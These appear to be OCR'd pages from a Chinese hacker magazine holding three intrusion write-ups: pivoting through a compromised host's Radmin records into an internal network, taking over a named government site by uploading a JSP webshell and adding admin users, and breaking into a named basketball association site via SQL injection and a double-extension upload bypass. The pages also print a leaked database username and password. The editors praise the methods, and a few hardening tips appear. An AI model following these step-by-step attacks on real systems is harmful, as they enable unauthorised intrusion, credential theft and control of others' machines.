


图1

查看肉鸡上的Radmin客户端。

在Radmin客户端中如果需要连接服务端则必须要建立一个连接，也就是需要一个IP地址和端口号，否则就不能使用。当建立一个连接以后就会在Radmin客户端中保留以该IP或者指定显示名称的记录。单击“开始”－“程序”－“Remote Administrator v2.2”－“Radmin Viewer”打开Radmin客户端，如果用户曾经使用过Radmin客户端来管理Radmin服务端则会在Radmin客户端中显示，如图1所示。

通过Radmin客户端建立连接。

在Radmin客户端中新建一个连接，其IP选择图1中的记录地址，端口选择其相应的端口，例如选择IP地址为“192.168.0.15”，根据肉鸡上的Radmin客户端的记录，该地址对应的端口（Port）为“5003”，然后选择“Connect through host”，选择该肉鸡Radmin地址，如图2所示，该IP地址（肉鸡的IP地址）将作为内外网连接的桥梁，如果内网的计算机安装了Radmin服务端，只要拥有该内网计算机的Radmin控制口令即可实施全面控制。




图2




图3

尝试建立连接。

将肉鸡中的Radmin客户端中的内网Radmin服务端计算机依次按照以上方法创建连接。创建完毕后，依次选择内网计算机进行连接尝试。在本案例中选择IP地址为“192.168.0.11”的计算机，在Radmin客户端中选择“屏幕查看”功能，双击进行连接，输入肉鸡的Radmin控制口令进行尝试连接。在进行尝试连接时，如果内网计算机安装了Radmin服务端，则需要输入两次密码，一次为肉鸡的Radmin口令，一次是内网计算机的Radmin口令，口令正确后，则可以执行相应的操作，在本案例中可以看到该内网计算机为监控计算机，如图3所示。




图4

通过Telnet查看IP地址。

在本案例中，肉鸡有外网IP也有内网IP地址，其内网IP地址为“192.168.0.105”，当通过肉鸡来连接内网的计算机时，在内网计算机上显示的网络连接为内网的IP地址。“192.168.0.102”为内网中一台计算机，该计算机上的Radmin服务端开放的端口为“5000”，在本地Radmin客户端中选择“Telnet”功能，然后双击“192.168.0.102”，输入密码后，进入Telnet管理，输入“netstat –an”查看网络连接，如图4所示，该网络连接中显示的Radmin连接为内网连接。

再次实施内网渗透攻击。

通过前面的步骤和获取的信息，我们测试成功了二台内网计算机，在该内网计算机上安装arp挂马软件或者sniffer软件，可以获取系统中的一些密码，或者直接通过IE以及邮件密码获取软件可以很方便的获取其相应的密码来实施再次的攻击。

小结

本案例通过查看已经控制的肉鸡的Radmin客户端，来对其内网的Radmin服务端进行口令尝试攻击，使用肉鸡的Radmin口令来登录内网计算机上的Radmin服务端，一旦口令正确则可以完全控制该内网计算机，该方法简单而行之有效。

论坛jbhack.com.cn交流。

编辑点评：

这篇文章我几乎是重新写了一次，因为作者的病句太多了。如果是这样的高考作文的话，我估计老师会给不及格的评价。我建议冰sugar把杂志上的文章和你本文对比一下，相信写作水平会有进步的，希望你考个好大学。

编辑点评：

作者已经在文章里说的很清楚了，如何用两次radmin进行内网肉鸡控制。但是这样的内网控制有个限制，就是转发的肉鸡也必须有radmin。个人觉得，还是端口转发来得方便，但这也未尝不是一个办法。

利用整站源代码拿站

Evilguy

晚上在寝室闲着没事，想到过年以来还没黑过站呢，不禁有点想黑一把了，于是便有了此文。先上 Google，用 webroot.rar 做关键词搜了一下，找到了一个：http://www.chap.com.cn/web.rar。估计这个就是整站代码了，于是下载过来。

好家伙，压缩包 200 多 MB 呢，看样子是个大块头了，一般这么大的源码包，可能都是 jsp 的（凭什么？经验而已）。解压之后，顺藤摸瓜，在 web-inf/config.xml 里找到了数据库连接的代码：

```
<set-property value="jdbc:oracle:thin:@127.0.0.1:1521:orcl" property="url"/>
<set-property value="oracle.jdbc.driver.OracleDriver" property="driverClassName"/>
<set-property value="smeln" property="username"/>
<set-property value="fulong927" property="password"/>
```

从第二行看得出，数据库系统是用的 ORACLE，感觉似乎很牛，很奇妙！我原来没接触过 Oracle。大喜，找来 s.exe 扫了下 www.chap.com.cn，发现不对头了：怎么没有开放 1521 端口啊？再仔细读 config.xml，问题就出来了：目标站根本不是 www.chap.com.cn，而是 http://www.smeln.gov.cn。凭什么？里面有这么一句，我当时没看到：**<localdomain>http://www.smeln.gov.cn</localdomain>**。看样子我们的目标应该是 www.smeln.gov.cn，而不是下载代码的那个站了。搞了半天才发现自己搞错了目标。

继续翻了翻，在 newsedit 目录里找到了个 upload.jsp，一看就知道是个上传的。抱着试一试的心态，找了个 jsp 的 webshell 上传上去（如图 1）。




图 1

点了确定之后，结果是一片空白。唉，毕竟人家是个 gov 的站，这点安全意识应该还是有的吧？不过当我看了这个空白页面的源代码之后，Html 代码里返回了这么个地址：/resource/newspic/2008/2/25/testss.jsp。看样子这个就是我刚才上传上去的 webshell 的存放地址了。

/ 是表示网站的根目录，所以整个 webshell 的地址应该就是 http://www.smeln.gov.cn/resource/newspic/2008/2/25/testss.jsp 了（如图 2）。

我顺便用 cmd 看了下 whoami，结果不出我所料，果然是 system。因为运行在 win 系统上的 apache 和 tomcat 一般是以服务的形式启动的，默认权限是 LocalSystem，也就是本地系统权限，所以运行 cmd 的时候也就是继承的 System 权限。然后就是 net user 加用户，net localgroup 提权了，这个大家都知道的，我也就不多说了。最后因为 web 服务器在内网的原因没上 3389，再加上自己学校这边内网速度又慢，而且对方是个政府站，干脆就打消了 3389 的念头。反正拿到了 System 权限就够了。




图 2

现在国内用 win+apache+jsp 和 win+ apache+php+mysql 的服务器也不少，尤其是后者，几乎每三台服务器中就有一台是这样的软件配置。如果对方拿了 webshell，管理员应该如何防范网站被入侵者修改，服务器被提权，登录上 3389 呢？我自己有两个办法，不知道各位还有什么更好的主意。

1. 新建一个用户（如 webserver），然后把 Tomcat 或者是 Apache 的启动用户设置成这个用户，然后给 web 的权限里加上 webserver，只允许读取，不允许写入。这样至少可以防止入侵者在 web 页面上挂马，但是不能防止入侵者通过查看网站的配置文件获得数据库的连接账号信息。

2. 不修改 Tomcat 或者是 Apache 的启动用户，而是把 system32 目录中 net.exe、ftp.exe、tftp.exe、net1.exe、ipconfig.exe 等查看系统信息和传输文件的 exe 程序的权限设置为 System 用户完全拒绝，再把 web 中能上传文件的目录设置为 System 用户完全拒绝。这样即使入侵者获得了 webshell 也没法提权，因为无法访问这些文件。就算入侵者拿了 webshell 手动上传 net.exe 等文件，也会因为没有写入、执行权限而无法提权（比如我上面文章中提到的网站，就可以把 newspic 目录设置为 System 用户的“读取和运行”权限拒绝掉。这目录纯粹就是存放上传图片的目录，System 用户根本不会访问到这个地方）。

以上就是我自己想出来用来防止入侵者的，如果各位还有什么好的办法，欢迎与我交流，我的 QQ 是 52578601。

编辑点评：

降低权限，最小化范围，永远是防护的第一条原则。

CBA 官方网站的沦陷

图 小帅 @[0.S.T]

从本文你可以注意作者的各个入侵的小细节。

近日看网上体育新闻，中国女足也只和朝鲜打了个平手，小菜我心里想了想，有姚明在的国家队 CBA 呢？我又不能去 CBA 打球，那我就去看看官方的网站吧。该网站看上去觉得挺大的，这样大的官方怎么可能让我这等小菜进去呢（如图 1）？

网站首页那么大的字：中国篮球协会官方网站，怕怕。我就试了一下，用啊 D 扫下注入点什么的，然后从小洞里溜达进去。还记得 google 语法吗，打开啊 D，我们用 site 和 inurl 语法，构造以下语句：**site:www.cba.gov.cn inurl:aspx|asp|php|jsp**。这个语句就是列出官方网站的 aspx 或者 asp、php、jsp 的脚本页面。毕竟 SQL 注入不可能在静态页面上，整个站主要是用 aspx 的，打开源代码看了一下，发现竟然有 **<!----Powered by iwms http://www.iwms.net/---->** 这么一段注释，我汗倒，网管跑去哪了，用的是 iwms 的系统……估计是太懒。好，啊 D 也扫完了，结果如图 2，真的很遗憾，存在一个注入点。我们把这个注入点丢到 NBSI 里去检查吧，看看是什么权限的，结果如图 3 所示，太可怕了，竟然给了个 SA 给我们。

我想当然的去 net user，不过想了一下，如果它的 web 和数据库是分开的，该怎么办？我在 nbsi 里 ping 了一下，果真是分开的。如果去做端口转发什么的，需要时间去渗透了，这么大的站还是政府官方的，搞不好弄挂了可麻烦了，还是只拿个 webshell 吧。回过神来到主页吧，习惯性的点了个页面，如图 4、图 5 所示。

不是吧，难道新的一年里喜欢 IIS 设置不当？汗一把先，随

便进一个页面吧，发现竟然是在线编辑器，当然有上传的地方。试试能不能直接上传吧，如图6所示。这个是洋葱头html编辑器，不是ewebeditor，上传asp不行，上传aspx也不行，凭着本人的运气试下解析问题的双重扩展名吧。上传个1.jpg.aspx试一下，返回成功，虽然你看的时候是一个X，但是通过链接属性还是能找到咱们的马，如图7所示，接着就不需要我继续了。整个过程只花了15分钟左右，没什么新的0day利用。



图1





图2


图3

